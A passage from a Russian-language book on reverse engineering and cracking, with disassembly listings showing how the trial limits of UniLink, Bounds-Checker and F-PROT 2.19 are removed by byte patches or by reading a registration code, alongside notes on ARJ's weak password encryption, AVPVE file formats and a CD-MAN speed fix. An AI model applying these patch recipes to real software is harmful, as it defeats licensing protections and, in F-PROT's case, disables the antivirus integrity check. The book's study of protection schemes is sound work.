0023:0012DEEC 5B 62 65 74 61 5D 20 28-20 45 58 50 49 52 45 44  [beta] ( EXPIRED
0023:0012DEFC 20 29 00 00 00 00 00 00-00 00 00 00 00 00 00 00   )..............
0023:0012DF0C 00 00 00 00 00 00 00 00-29 13 40 00 00 00 00 00  ........).@.....
0023:0012DF1C 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Хм! Это совсем не то, что мы ожидали! И `beta`, и `EXPIRED` идут одной строкой! Выходит, отключение `EXPIRED` повлечет за собой и `beta`? Не будем спешить, ведь мы знаем, какой Харон фокусник! Кстати, а почему бы нам не написать скрипт для расшифровки всех текстовых строк, ведь мы уже знаем алгоритм (листинг 4.101)!

Листинг 4.101. Скрипт для расшифровки текстовых строк

```
// расшифровщик строк
static main()
{
        auto _beg, _end, a, count, p, x, x1, x2, s0;
        _beg = ScreenEA();    p = _beg; s0 = "";
        x1 = (Byte(p) >> 3); x2 = (Byte(p) << 5); x = x1 | x2;
        count = (x & 0xFF); //PatchByte(p, count);
        for (a = 0; a < count; a++)
        {
         x1 = (Byte(p+a+1) >> 3); x2 = (Byte(p+a+1) << 5); x = x1 | x2;
               s0 = s0 + form("%c", x); //PatchByte(p + a +1, x);
        }
        Message("%s",s0  ); //MakeComm(p, s0);
}
```

Остается лишь выяснить, как происходит возврат из функции, ведь возвращаться в материнскую функцию мы не имеем права (там вообще никакого кода нет). Разгадка лежит в машинной команде `POP ESI`, которой не соответствует никакой инструкции `PUSH`! Так вот оно что! `POP ESI` сдирает адрес возврата в материнскую процедуру с верхушки стека, и в результате команда `RET` выбрасывает нас в праматеринскую функцию ("бабушку") (листинг 4.102).

Листинг 4.102. Проверка демонстрационного периода на истечение

```
001B:0041CFCF                MOV    EAX,[0044CAF8]
001B:0041CFD4                TEST   EAX,EAX
001B:0041CFD6                JZ     0041CFEB
001B:0041CFD8                MOV    EDX,[0044B030]
001B:0041CFDE                SUB    EDX,[EAX+08]
001B:0041CFE1                SHR    EDX,16
001B:0041CFE4                JNZ    0041CFEB
001B:0041CFE6                MOV    BYTE PTR [ESP+06],00
001B:0041CFEB                PUSH   13
001B:0041CFED                PUSH   11
```

Прогон под отладчиком полностью подтверждает нашу гипотезу, но вот следующая машинная инструкция

```
MOV EAX, [44CAF8h]
```

ставит нас в тупик. Что же такое в этой ячейке находится? Тем более, что дальше события разворачиваются просто с головокружительной быстротой. Если результат

```
[44B030h] — [EAX + 08])>>16h
```

равен нулю, то следующая машинная команда

```
MOV byte prt [ESP + 06], 0h
```

вставляет завершающий ноль в шестой, считая от нуля, байт строки

```
[beta] (EXPIRED .
```

Как мы помним, расшифрованная строка лежит на вершине стека

```
41CFBC:MOV EDX,ESP.
```

А в этой позиции находится... Невероятно! Но здесь действительно находится тот самый символ, что разделяет строки `[beta]` и `(EXPIRED .` Короче, если условный переход по адресу `41CFE4h` не выполняется, то защита усекает расшифрованную строку, и противное ругательство по поводу `EXPIRED` уже не появляется на экране.

Как нетрудно догадаться, в ячейке `[EAX + 08]` содержится "опорная" дата, а в ячейке `[44B030h]` — текущая. Весь вопрос в том, кто именно и как именно эти ячейки изменяет! И хотя, в принципе, во всех этих подробностях можно и не разбираться, достаточно лишь заменить `JNZ` на `NOP/NOP` (самоконтроля целостности у защиты нет), но разве ж это будет интересно?!

Устанавливаем точку останова на ячейку `44B030h`

```
bpm 44B030
```

и дожидаемся всплытия отладчика. Последствия не заставляют себя долго ждать (листинг 4.103).

Листинг 4.103. Инициализация ячейки, хранящей текущую дату

```
001B:00403664              CALL   0040AF8C
001B:00403669              MOV    [0044B030],EAX
001B:0040366E              CALL   004151F0
001B:00403673              CALL   [KERNEL32!GetACP]
```

Ага! В ячейку `44B030h` заносится результат выполнения функции `sub_40AF8Ch`. Но что же содержит сама функции `sub_49AF8Ch`? Даем команду

```
u 49AF8C
```

и смотрим листинг 4.104.

Листинг 4.104. Чтение текущего времени

```
001B:0040AF8C                ADD    ESP,-08
001B:0040AF8F                PUSH   ESP
001B:0040AF90                CALL   [KERNEL32!GetSystemTimeAsFileTime]
001B:0040AF96                MOV    EAX,[ESP]
```

Все точно, как мы и говорили, и ячейка `[44B030h]` это действительно ячейка с текущей датой, а `[EAX +08]`, соответственно, с опорной. Под отладчиком хорошо видно, что указатель `EAX +08)` нацелен на ячейку `4001A0h`, которая содержит... Стоп! Откуда здесь вообще взялось `4001A0h`, ведь адрес первого байта файла (если верить IDA) лежит значительно выше и равен `401000h`, что вполне соответствует базовому адресу его загрузки, указанному в PE-заголовке.

PE-заголовок?! Знаете, а это мысль! Ведь он проецируется системным загрузчиком прямиком на адресное пространство загружаемого процесса и потому свободно доступен защитному коду программы. Остается выяснить, какому именно полю принадлежит ячейка `4001A0h` (см. описание структуры PE-файла в статье "Microsoft Portable Executable and Common Object File Format Specification", входящей в состав MSDN).

Вы, конечно, будете смеяться, но это поле — дата создания PE-файла (или, говоря другими словами, Time Stamp). Сколько лет живу, а такую защиту в первый раз вижу! Во-первых, защита предельно корректна, во-вторых, она проста и элегантна, в-третьих, Time Stamp проставляется линкером автоматически, и нет нужды в каждой новой версии программы его править вручную. Наконец, для корректного продления демонстрационного периода достаточно просто обновить Data Stamp и все! Обратите внимание: ни `0x00000000`, ни `0xFFFFFFFF`, будучи записанными в качестве временной метки, не дадут желаемый результат — при вычислении разницы между датами наступит переполнение, и результат не будет равен нулю! Чтобы не мучаться с изучением системы кодировки даты/времени, давайте просто "перекинем" Data Stamp с любого только что созданного файла (или подсмотрим значение текущей даты в отладчике и тут же запишем ее в качестве опорной).

Короче, заносим, начиная с физического смещения `1A0h`, последовательность

```
3Eh 9Bh 1Ah 19h
```

(если, конечно, к моменту публикации данного материала она еще не устареет) и запускаем UniLink (листинг 4.105).

Листинг 4.105. Так выглядит результат взлома

```
UniLink v1.03 [beta] (build 17.19)
```

Держи всех тигров мира за хвост! Это сработало!!! Ну и классную же головоломку подкинул нам Харон! Какое же удовольствие от ее анализа мы получили! Взлом, как средство самоутверждения, самоутверждение, как средство самопознания, самопознание, как средство отождествления себя со строками кода! Вот это и есть настоящее хакерство!!! И главное, заметьте, никакого нарушения закона (Харон сам санкционировал взлом) и никакой прибыли! Ибо где начинается прибыль, там кончается хакерство и начинается скучное и невыразительное ремесло. Все хакеры немного дети, даже если биологически они глубокие старики.

4.7. ARJ

В описании заголовка ARJ Роберт Янг не раскрывает значение байта `0xB` заголовка, оставляя его "зарезервированным". Между тем, он активно используется при шифровке паролем! В ARJ используется система шифрования Вернама. На самом деле все очень и очень просто, и говорить о "криптостойкости" ARJ можно только в переносном смысле.

Пусть пароль представлен как S1S2S3, получим бесконечную последовательность `s1s2s3s1s2s3s1s2s3`, и тогда символ `Nn` открытого текста преобразуется в шифротекст простым `XOR` — `[Sn],[Nn]+MAG_VALUE`. Что такое `MAG_VALUE`? А это и есть тот "зарезервированный" символ, назначение которого Роберт Янг не раскрыл в документации.

Однако наивно было бы полагать, что этим можно повысить криптостойкость алгоритма шифрования. Это "волшебное значение", видимо, генерируется случайным образом для каждого файла. Назначение его не ясно. Никакого влияния на криптостойкость оно не оказывает и вряд ли может быть названо усовершенствованием алгоритма, поскольку для атаки можно использовать те же самые методы (что и для "чистого" шифра Вернама), и с тем же успехом.

Любопытно, что пароли abc и abcabc (5555 и 5) идентичны! (И кстати, об этом умалчивается в документации!) Отсюда вытекает, что выбор неудачного пароля может позволить "прямую" атаку на шифр!

Заметим, что если нам известен фрагмент шифротекста, в открытом виде равный (или больший) длине пароля, то "взлом" возможен без трудозатрат и мгновенно. Однако, учитывая, что файлы сжаты, это усложняет атаку. Необходимо в самом простом случае иметь один файл из архива в незашифрованном виде. С другой стороны, вовсе не факт, что в сжатом тексте нельзя

предсказать появления заданных символов в конкретном месте, что, по крайней мере, раскроет некоторые символы пароля или даже пароль целиком, но это требует дальнейших исследований. И в заключение еще раз: наивно думать, что "хакеры" — это "компьютерные гуру", ибо во всех имеющихся у меня хакерских материалах четко прослеживается мысль: "Не просите нас ломать пароли архиваторов".

4.8. AVPVE: разбор полетов

Вирусная энциклопедия AVPVE — это великолепное и уникальное произведение, аналогов которому на сегодняшний день не существует.

Однако реализация оболочки просмотра оставляет желать лучшего. Не предусмотрен ни контекстный поиск, ни возможность вывода на принтер; ни истории, ни других "вкусностей". Кроме того, мое естественное желание получить "линейный" текст (для распечатки и глобального контекстного поиска) штатными средствами было невыполнимо.

Словом, хотелось выбрать индивидуально предпочтительный интерфейс работы с энциклопедией (конвертировать текст в HTML для просмотра через браузер, извлечь все "демонстрационные эффекты" в отдельные файлы для последующего дизассемблирования любопытных экземпляров и т. д.).

По-видимому, я не был одинок в своих желаниях, поскольку в разных источниках появлялись "выломанные" из AVPVE фрагменты описаний и демо. Судя по "мусору" в концах файлов, ясно, что их выдирали "вручную" в отладчике.

Каким бы экономичным в плане мыслительной деятельности этот путь ни был, в плане физической (деятельности) он утомителен. "Расщепление" же всей энциклопедии таким способом потребовало бы немыслимых трудозатрат. Кроме того, при выходе новой версии всю эту бессмысленную работу пришлось бы переделывать. (А новые версии периодически выходят, имейте в виду.)

Поэтому я решил исследовать формат файлов для написания собственного конвертора, или что еще там понадобится. А понадобиться может много чего. Например, неплохо бы при пополнении антивирусной базы (в том числе и пользовательской) добавлять в справку новые описания и спецэффекты.

Однако я не нахожу достаточных причин, препятствующих распространению этой информации: сомнительно, что троянизированные компоненты могут получить широкое распространение, учитывая, что уничтожить информацию злоумышленник может гораздо более гарантированными способами.

Результат своих изысканий я привожу далее. Замечу, что пока я не разобрался с некоторыми (в общем-то некритичными) полями, поскольку необходимости в них не возникло.

Формат файлов (общее)

По-моему, формат файлов вирусной энциклопедии плохо продуман, не оптимально реализован, часто противоречив и местами исходит из соображений "авось и так сойдет".

Сказанное — не повод для наезда или оскорбления, а констатация очевидных фактов. Однако это никак не должно ущемлять Евгения Касперского, ибо излишняя гениальность в наше время до добра никого не доводит и экономически нецелесообразна.

Вся информация, приведенная далее, получена путем дизассемблирования вирусной энциклопедии avpve.exe IDA 3.6 и уточнения ряда моментов под SoftIce 2.8; назначение многих полей определялось простым визуальным просмотром, благо, их назначение было логичным и вытекающим из содержимого.

Большинство секций всех файлов упакованы по усовершенствованному LZk (k от Касперского) алгоритму, который не меняется от файла к файлу и от версии к версии.

Некоторые секции шифрованы тривиальным

```
XOR [b],0xAD.
```

Смысл этого мне абсолютно неясен (разве, погонять процессор), но, как говорят, хозяин — барин (рис. 4.8).

```
   -----------------------------------------------------
   | префиксы | | | | | префиксы | | | | | префиксы |   -/-
   ---word------data-----word------data-----word--------

коды префиксов (биты)

    1     — не упакованный байт
    0     — упакованный байт
    00xx  — байт-указатель, xx+2 длина фрагмента
    01    — слово 13 бит на указатель и 3 на длину+2
          — если длина==1, то пропустить следующий байт как незначащий
          — если длина==0, то следующий байт длина фрагмента+1
          — если длина==0 и следующий байт==0, то конец распаковке
```

Рис. 4.8. Формат сжатия

Если дисковое пространство некритично, то можно прописать в префиксах `0xffff`, оставив файлы неупакованными. Но лучше все же написать полноценный упаковщик.

Данный механизм обеспечивает сжатие порядка в 1.8 раз для текстовых данных с незначительными накладными расходами.

Формат файла языковой поддержки avp.lng

Большинство сообщений системы Касперского вынесено в файл lng, что удобно для его изменения, редактирования и т. д. Впрочем, для этого понадобится написать специальный компилятор, ибо вручную это сделать не представляется возможным. Для этой цели я далее описываю формат файла.

Ограничения таковы: секция строк ограничена `0x7D00` байтами, (32 000 в десятичном представлении), а секция адресов `0x7D0` (2000 в десятичном представлении), впрочем, размер секции адресов при редактировании файла не изменяется, поэтому это ограничение можно не учитывать.

Файл состоит из трех частей: заголовка `0x1A` байтов, следующей за ним секции строк и адресов (рис. 4.9).

```
---------------------------------------------
| заголовок | секция строк | секция адресов |
----0x1A-------------------------------------
```

Рис. 4.9. Формат файла

Рассмотрим подробнее заголовок (рис. 4.10).

```
                                 section.string      section.addr
------------------------|----------|----------|----------|-----------
| "-VLanguageSupport",0 | UNP_SIZE | PCK_SIZE | UNP_SIZE | PCK_SIZE |
------------0x12------------word------word--------word-------word----
```

Рис. 4.10. Формат заголовка

Первые `0x12` байтов — это сигнатура, которая проверяется при загрузке файла, `UNP_SIZE` — оригинальный размер упакованной секции строк/адресов, `PCK_SIZE` — размер запакованной секции строк/адресов.

Секция строк представляет обычные строковые ресурсы по типу Windows, которые обработаны

`XOR [byte],0xAD`;

больше ничего интересного не наблюдается. Никаких CRC не предусмотрено. Сразу за секцией строк начинается секция адресов. Для нее все аналогично; кроме того, что она не зашифрована.

Обе секции сжаты по описанному ранее LZk-алгоритму. Секция адресов состоит из far-указателей на строки. Сегмент может быть произвольным, так как при загрузке он устанавливается программой самостоятельно; смещение отсчитывается от `0x4` (именно такое смещение бывает у блоков, выделенных функцией `malloc`), что есть глупость не в первой инстанции,

ибо нельзя настолько беспечно полагаться на системную библиотеку компилятора. Секция адресов сжата, но не шифрована. Однако могу заметить, что глупо использовать такой алгоритм, так как нужно было сохранять одни смещения, а не тянуть за собой никому ненужный сегмент.

Формат файлов HLP

Файлы HLP содержат много структур, точнее, все вместе: и таблицы смещений, и данные, и ссылки на внешние файлы (рис. 4.11).

```
-------------------------------------------------------------------------
| HEAD | OEM | section.TitleOffset | section.OffsetOffset | section.text |
-------------------------------------------------------------------------
```

Рис. 4.11. Формат файлов HLP

Формат файлов HLP довольно необычен и содержит несколько подструктур, когда можно было бы обойтись и одной глобальной структурой, но зато он оптимизирован для медленных машин и ограниченного объема памяти и tiny-модели памяти.

Алгоритм работы в общих чертах такой: сначала распаковывается `section.OffsetOffset`, которая содержит точки входа в структуру `TitleHeap`. Каждый вход содержит подструктуру `TitleOffset`, которая имеет переменную длину (вот поэтому и потребовалась вспомогательная подструктура `OffsetOffset`). В структуре `TitleOffset` описываются гиперссылки, ссылки на секцию `.text` и ссылки на внешний ресурс (рис. 4.12).

```
-------------------------------------------------------------
| '.VHG'  | lp * OffsetOffset |   lp * text   |  OEM text    |
---dword----------dword-------------dword--------not define---
```

Рис. 4.12. Формат заголовка (head)

Заголовок, кроме традиционной сигнатуры, содержит ссылки на две секции: `section.OffsetOffset` и `section.Text`; смещения отсчитываются от начала файла. Указатель на секцию `section.TitleOffset` в заголовке отсутствует по той причине, что на него ссылается элемент `0xC` секции `OffsetOffset`. `OEM text`, показанный здесь входящим в заголовок для наглядности, на самом деле к заголовку, скорее всего, не относится, но это сути не меняет, ибо он совершенно бесполезен... Разве, что как копирайт.

Рассмотрим `Section.OffsetOffset` (упакованный формат). `OffsetOffset` — это основной ключ к пониманию структуры файлов HLP. Эта секция содержит смещения относительно начала файла на структуры, которые содержат все необходимые ссылки на нужные ресурсы (рис. 4.13). Все гиперссылки даны на `section.OffsetOffset`.

```
-------------------------------------------------------
| Numer Index  | Real Numer Index | not use | данные
----word---------------word----------word---------------
```

Рис. 4.13. Формат `OffsetOffset`

`Numer Index` — число индексов в секции, все индексы — двойные слова; `Real Numer` — число реально используемых индексов; `not use` — а вот это поле однозначно не используется в avpve.exe.

Секция `OffsetOffset` упакована по алгоритму LZk и не шифрована (рис. 4.14).

```
-----------------------------------------------
|  ????   | INDEX 1 | INDEX 2 | INDEX 3 | -/-
----0x30-----dword-----dword-----dword---------
```

Рис. 4.14. Формат `Section.OffsetOffset` (распакованный формат)

Все индексы содержат смещения относительно начала файла. Назначение первых `0x30` байтов не ясно. Но и без их понимания все хорошо работает (рис. 4.15).

```
-----------------------------------------------------------------
| x_lnk | x_offs | lp *demo  | N_Link  | LINK | loc_offset | lp *vol  |
--word-----word------dword-------word-----*** -----word--------dword---
```

Рис. 4.15. Формат `title`

Поле `x_lnk` не используется в текущих версиях, и вряд ли намечается его использование в дальнейшем, но содержимое его, очевидно, отражает число гиперссылок во внешнем ресурсе.

Поле `x_offs` не используется в текущих версиях, но, возможно, будет использовано в последующих. Содержит смещение топика в разделе.

Поле `lp *dem` — смещение относительно начала файла внешнего ресурса dem; если оно равно нулю, то внешнего ресурса нет.

Поле `N_LINK` — число гиперссылок в разделе. Если нуль, то гиперссылок нет.

Поле `LINK` — секция описания гиперссылок (локальная). Размер секции `5*N_LINK`.

Поле `loc_off` — локальное смещение подзаголовка в разделе.

Поле `lp *vol`— смещение раздела относительно начала секции.

Замечание по ходу

Данная структура неудобна, и переменная длина вызывает необходимость введения еще одной структуры `OffsetOffset`.

Но внимание привлекает любопытная деталь — встроенное кэширование. Дело в том, что несколько заголовков (для улучшения сжатия, возможно) пакуются в один раздел, поэтому для определения необходимого подраздела вводится еще одно двухбайтовое поле `loc_offset`, которое представляет смещение в распакованном фрагменте. Двухбайтовая величина наводит на мысль о том, что максимальный размер раздела `0xffff` байт — полезный штрих для практической реализации (рис. 4.16).

```
----------------------------
| INDEX | offset  | Length |
---word-----word------byte--
```

Рис. 4.16. Формат ссылок

Интересный момент: avpve.exe не использует кэширования и при чтении следующей главы в уже распакованном разделе повторно его распаковывает! Ну, что можно сказать...

Поле `INDEX` — это индекс структуры OffsetOffset. Поле `offset` — смещение начала гиперссылки в разделе. Используется браузером для "подсветки" гиперссылок. Поле `Length` — длина гиперссылки, также нужно браузеру для выделения.

Первая секция формата топиков представлена на рис. 4.17.

```
---------------------------------------
| N_TOPIC | SIZE TOPIC | flag? | text |
---word------word--------word----------
```

Рис. 4.17. Формат первой секции

Последующие секции представлены на рис. 4.18.

```
-----------------------------
| SIZE TOPIC | flag? | text |
-----word--------word--------
```

Рис. 4.18. Формат последующих секций

Поле `N_TOPIC` — число подразделов в разделе.

Поле `SIZE_TOPIC` — размер подраздела в байтах.

Поле `flag` — не разбирался. Но и без него работает.

```
--------------
  |  □?-V  |
---word-------
```

Рис. 4.19. Формат DEM-файлов

DEM-файлы (как внешний ресурс) своей структуры как таковой не имеют, ибо все ссылки на них находятся в базовом HLP-файле (рис. 4.19). DEM-файл — это просто набор ресурсов, смещения которых хранятся в структуре `TitleHeap` в HLP-файле. Поэтому, читайте далее о формате ресурсов, а пока обратите внимание, что DEM-файлы имеют свою сигнатуру в заголовке, без которых стандартный просмотрщик откажется их просматривать.

```
------------------------
| PCK_SIZE |  d a t a  |
----dword---------------
```

Рис. 4.20. Формат ресурсов

Ресурсы DEM-файла — это демонстрации вирусных эффектов, уже "готовые к употреблению" COM-файлы (рис. 4.20). Остается их только извлечь. Поле `PCK_SIZE` — это размер упакованного ресурса. Двойное слово.

Одним словом, круче крутых яиц! Надо полагать "наша бэби рассчитана на будущее". Значит, учтем, что COM-файлы могут быть длиной `0xffffffff` байтов. Сами данные упакованы и шифрованы.

4.9. Bounds-Checker 5

ИМХО для ковыряния в недрах программ, написанных под Windows, и ломания под ней же, Bounds-Checker в сочетании с SoftIce просто превосходен. Например, не нужно "угадывать", какую же функцию выполняет защита: `GetDlgItemTextA`, `GetWindowTextA`, `GetWindowText` или может быть что-то другое? Достаточно просто изучить рапорт Bounds-Checker.

И была бы коту масленица, но преподнесла судьба ему сюрприз в виде evaluation version. Я вообще смутно понимаю мотивы, побуждающие ставить любого рода защиты на хакер-ориентированное программное обеспечение, которое часто отламывается меньше, чем за минуту! Не был исключением и этот случай.

Процедура регистрации наводит на мысль, что вероятнее всего используется привязка к имени владельца/фирмы, но это нет так. "Отпирающий код" не зависит от вашего имени. Чтобы в этом убедиться, достаточно поставить бряк на `GetWindowTextA`, дальше бряк на введенный вами код и... нет, ну это просто издевательство — тривиальное сравнение двух строк! Запоминаем эталонный код (или записываем его на бумажку). Вводим его, работает?! Нет, ну правда, обидно — за кого нас принимают все время? Впрочем, я не уверен, что этот код будет одинаковый во всех версиях... возможно, есть множество версий с разными кодами (ибо помнится, там еще и серийный номер высвечивался). Но я не думаю, что они защищены иначе.

Кстати, при переустановке версия останется "зарегистрированной", это приятно. И не надо патчить код.

4.10. CD-MAN EGA Version

Добрая, старая, великолепная игрушка! Выполненная в высшем EGA-разрешении (будет почище некоторых VGA), очень красочная, с хорошим вкусом автора и тонким добрым юмором. Занимая всего 380 Кбайт и отвечая всем современным требованиям (только музыка на спикер...), CD-MAN вызывает трепещущее ностальгическое чувство: "Эх, делали же игры во времена нашей молодости..."

Но попав на Pentium, CD-MAN бегает, как... ну, словом, очень быстро! Надо исправить... Несколько раз остановив игру, мы, вероятно, должны попасть в тело процедуры ожидания (хотя это бывает и не всегда, но достаточно часто). То, что это именно процедура ожидания, легко узнать по характерным циклам. Вот, что мы обнаружим. Хм... Неплохо оптимизированный код! Нетрудно понять его смысл... Увы! Задержка привязывается не к таймеру, а к быстродействию компьютера. Посмотрим, что можно сделать...

Итак, ясно, что интервал задержки (передаваемый как параметр этой процедуре) хранится в слове `DS:[1120h]`. Учитывая размер процедуры, можно было бы переписать ее полностью, используя RTC, через функцию `f.86h` прерывания `15h`, тогда бы это шло на всех компьютерах одинаково. Но давайте поступим иначе. В `6123h` и `612Dh` грузятся константы. Ясно, что если их увеличить, то задержка возрастет. Увеличим пропорционально эти две константы, скажем, раз в пять, и полюбуемся результатом... Ну вот, теперь скорость нормализовалась... (листинг 4.106).

Листинг 4.106. Нормальная скорость

```
0000611D: 53                    push bx
0000611E: 51                    push cx
0000611F: 8B1E2011              mov bx,word ptr [1120]
00006123: B90800                mov cx,0008          ;
00006126: 803E540200            cmp byte ptr [0254],00
0000612B: 7403                  jz 00006130          ;
0000612D: B90500                mov cx,0005
00006130: E2FE                  loop 00006130        ;
00006132: 8BCB                  mov cx,bx
00006134: 4B                    dec bx
00006135: E2EC                  loop 00006123        ;
00006137: 59                    pop cx
00006138: 5B                    pop bx
00006139: C3                    ret
```

4.11. F-PROT 2.19

Вообще-то я не доверяю антивирусам. Как бы ни совершенствовался автоматический поиск, но до ручного ему еще далеко. Я не полагаюсь на антивирусы, а "насекомых" ищу и отлавливаю сам. F-PROT запустил для чистого любопытства. Версия 2.19, ссылаясь на устарелость, бесцеремонно выплевывает меня в DOS! Ну что, будем лечить... В смысле, удалим проверку даты, а то ее лень назад переводить (да и глупо).

Нажимаю <F3> и вижу, (по отсутствию таблицы перемещаемых элементов), что файл явно упакован. Хотя готовый инструментарий я уже имел к этому времени, но я не сторонник патчиков, поэтому я пытаюсь распаковать файл первым, что попадается под руку: UNP, который сполна оправдывает возложенные на него надежды.

Запускаю распакованный файл. Мда, контроль своей длины и — "System Halted", загружайся, мол, с чистой дискетки. Пытаюсь использовать дурацкий прием, который проходит со многими антивирусами. Длина упакованного файла 109 635, в шестнадцатеричном — `0x1AC43`; пытаюсь найти в файле `0x43AC` (надеюсь, всем понятно, почему). Очень часто это проходит, но... не на этот раз. Жаль,.. Гм, что бы еще сделать? Установить точку останова на `21h` и `f.3Dh` (открытие файла)? Пробую... Увы, эффект нулевой. Так, как еще можно вычислить длину файла? Через `f.4Eh`/`f.4Fh` (`FindFirst`/`FindNext`), но и это безрезультатно!

Что мы имеем? Мы испробовали все методы "от дурака". Следовательно, антивирус стоит чуточку выше! Это делает ему честь, но что же делать нам?! Вот тут главное — не запаниковать и не растеряться. Из этой ситуации есть три выхода:

1. Просто трассировать программу, надеясь найти Nag-процедуру; но это настолько глупо, что бессмысленно рассматривать здесь.
2. Продолжить перебор угадывания алгоритма определения длины файла. Увы, это может слишком затянуться; кроме того, если он окажется нестандартным, мы рискуем убить уйму времени без гарантии отыскать его. Мы и так потеряли пару минут, перебирая несколько очевидных вариантов.
3. Zen-Method, когда мы не вникаем в механизм алгоритма, а просто локализуем относящийся к нему участок кода, который локально изучаем.

Что ж, пойдем третьим способом. Логично и бесспорно, что вызывая отладчик в "ругательном" сообщении, мы одним из методов сможем определить точку вызова. Хотя бы по стеку: очень часто Nag-экран находится внутри интересующий нас процедуры, а не выделен в отдельную. За неимением лучшего выхода вызовем отладчик в Nag-экране. И... Мы глубоко в BIOS. Аккуратно выбераемся отсюда, минуем DOS, оттуда через системную биб-

лиотеку, наконец, попадаем в код, вызывающий этот код. Привожу фрагмент, на котором следует заострить внимание (листинг 4.107).

Листинг 4.107. Фрагмент вызывающего кода

```
0001D25C: B86400          mov ax,0064
0001D25F: 50              push ax
0001D260: 1E              push ds
0001D261: B81C4E          mov ax,4E1C
0001D264: 50              push ax
0001D265: 56              push si
0001D266: 9A24007F25      call 257F:0024
0001D26B: 83C408          add sp,0008
0001D26E: 8B16283D        mov dx,word ptr [3D28]
0001D272: A1263D          mov ax,[3D26]
0001D275: 056800          add ax,0068
0001D278: 83D200          adc dx,0000
0001D27B: 3B56FE          cmp dx,word ptr [bp-02]
0001D27E: 753F            jnz 0001D2BF
0001D280: 3B46FC          cmp ax,word ptr [bp-04]
0001D283: 753A            jnz 0001D2BF
0001D285: A1343D          mov ax,[3D34]
0001D288: 3B06884E        cmp ax,word ptr [4E88]
0001D28C: 7531            jnz 0001D2BF
0001D28E: 803E1C4E46      cmp byte ptr [4E1C],46
0001D293: 752A            jnz 0001D2BF
0001D295: 803E1D4E53      cmp byte ptr [4E1D],53
0001D29A: 7523            jnz 0001D2BF
0001D29C: 833EE63800      cmp word ptr [38E6],0000
0001D2A1: 753B            jnz 0001D2DE
0001D2A3: 8B16864E        mov dx,word ptr [4E86]
0001D2A7: A1844E          mov ax,[4E84]
0001D2AA: 050400          add ax,0004
0001D2AD: 83D200          adc dx,0000
0001D2B0: 52              push dx
0001D2B1: 50              push ax
0001D2B2: 56              push si
0001D2B3: 9A05008D07      call 078D:0005
0001D2B8: 83C406          add sp,0006
0001D2BB: 0BC0            or ax,ax
```

```
0001D2BD: 751F                    jnz 0001D2DE
0001D2BF: B80401                  mov ax,0104
0001D2C2: 50                      push ax
0001D2C3: 9ABF04CF0F              call 0FCF:04BF
0001D2C8: 59                      pop cx
0001D2C9: EB00                    jmp 0001D2CB
0001D2CB: 9A09005529              call 2955:0009 ; <--- Nag Proc
0001D2D0: 3DE100                   cmp  ax,00E1  ; <--- мы здесь
0001D2D3: 75F6                    jnz 0001D2CB
0001D2D5: 33C0                    xor ax,ax
0001D2D7: 50                      push ax
0001D2D8: 9A0100A129              call 29A1:0001
0001D2DD: 59                      pop cx
0001D2DE: 81368A4EFFFF            xor word ptr [4E8A],FFFF
0001D2E4: 80368C4EFF              xor byte ptr [4E8C],FF
0001D2E9: 80368D4EFF              xor byte ptr [4E8D],FF
0001D2EE: 56                      push si
0001D2EF: 9A02009A2A              call 2A9A:0002
0001D2F4: 59                      pop cx
0001D2F5: 57                      push di
0001D2F6: 9A02009A2A              call 2A9A:0002
0001D2FB: 59                      pop cx
0001D2FC: 5F                      pop di
0001D2FD: 5E                      pop si
0001D2FE: 8BE5                    mov sp,bp
0001D300: 5D                      pop bp
0001D301: CB                      retf
```

Мы очутимся в строке `0001D2D0`. Так, посмотрим, как мог быть выполнен переход на Nag-экран... Ближайший условный переход, возможно, подходящий на эту роль, это

```
0001D2BD:jnz 0001D2DE
```

проверка показывает, что переход на указанный адрес приводит к нормальному продолжению программы. В большинстве случаев замена `0x75` на `0xEB` была бы достаточной, но не подсказывает ли вам интуиция, что сегодня этого будет мало... Жаль, а этого действительно мало, и программа по-прежнему не запускается.

Посмотрите, сколько разветвлений, надо, как саперу, все их обезвредить, но для начала проанализируем их. Мы уже знаем, что переходы на строку

`1D2DE` безопасны и должны быть заменены безусловными. А остальные? Виднеется масса переходов на `0001D2BF`. Легко проследить, что это путь к Nag-экрану. Если выполняется цепочка сравнений с переходами на одну строку в случае несовпадения, то легко догадаться, что это такое... Итак, заменяем их на `0x9090`, а также в строке `0001D2BD` запишем безусловный переход. Опля! Это работает! Но... но что-то слишком много замен, вы не находите? А может можно сделать меньше? Да, действительно, можно. Если мы в строке `0001D2CB` запишем переход на `1D2DE`, т. е. в первой строке Nag-кода делаем переход к правильному выполнению программы, то это будет работать, хотя мы заменили всего два байта. И это гораздо предпочтительнее, потому что не заставляют шарить по всему коду в поисках всех условных переходов на Nag. Но есть более красивое решение. Находим первое сравнение и оттуда делаем `jmp` на `1D2DE`. Так я и поступил (изменив всего один байт). Наконец-то программа перестала реагировать на изменившуюся длину. Должен сообщить, что это грязный и пошлый способ. Ибо теперь длина вообще не контролируется, и при заражении вирусом программа об этом, увы, уже не сигнализирует. Желающие могут попробовать разобраться в алгоритме (благо, код, выполняющий это, мы уже локализовали) и скорректировать новую длину файла.

Так, теперь проверка даты... Можно тоже было бы вызвать отладчик в Nag-экране, но это не лучший путь, не так ли? Логично, что программа должна опросить системную дату, чтобы узнать насколько она устарела. Есть мало причин, которые могли бы заставить разработчика использовать отличную от `f.2Ah` функцию операционной системы. В самом деле, остальные методы чреваты большей головной болью и меньшей совместимостью. Ну что же, я свою ставку сделал, а вы как знаете! Опа! Сработало! Потрассируя самую малость, мы наталкиваемся на очень выразительный кусок кода (листинг 4.108).

Листинг 4.108. Фрагмент с процедурой

```
00005CA7: 8956FE                mov word ptr [bp-02],dx
00005CAA: BFBC00                mov di,00BC
00005CAD: 3BF7                  cmp si,di
00005CAF: 7D0C                  jnl 00005CBD
00005CB1: B81100                mov ax,0011
00005CB4: 50                    push ax
00005CB5: 9ABF04CF0F            call 0FCF:04BF     ; <-- Nag Scr
00005CBA: 59                    pop cx
00005CBB: EB41                  jmp 00005CFE
00005CBD: 803E654E00            cmp byte ptr [4E65],00
00005CC2: 741F                  jz 00005CE3
00005CC4: A0654E                mov al,[4E65]
```

```
00005CC7: 98                    cbw
00005CC8: 03C7                  add ax,di
00005CCA: 3BC6                  cmp ax,si
00005CCC: 7D15                  jnl 00005CE3
00005CCE: B84702                mov ax,0247
00005CD1: 50                    push ax
00005CD2: 9ABF04CF0F            call 0FCF:04BF
00005CD7: 59                    pop cx
00005CD8: B80100                mov ax,0001
00005CDB: 50                    push ax
00005CDC: 0E                    push cs
00005CDD: E8D4FE                call 00005BB4
00005CE0: 59                    pop cx
00005CE1: EB1B                  jmp 00005CFE
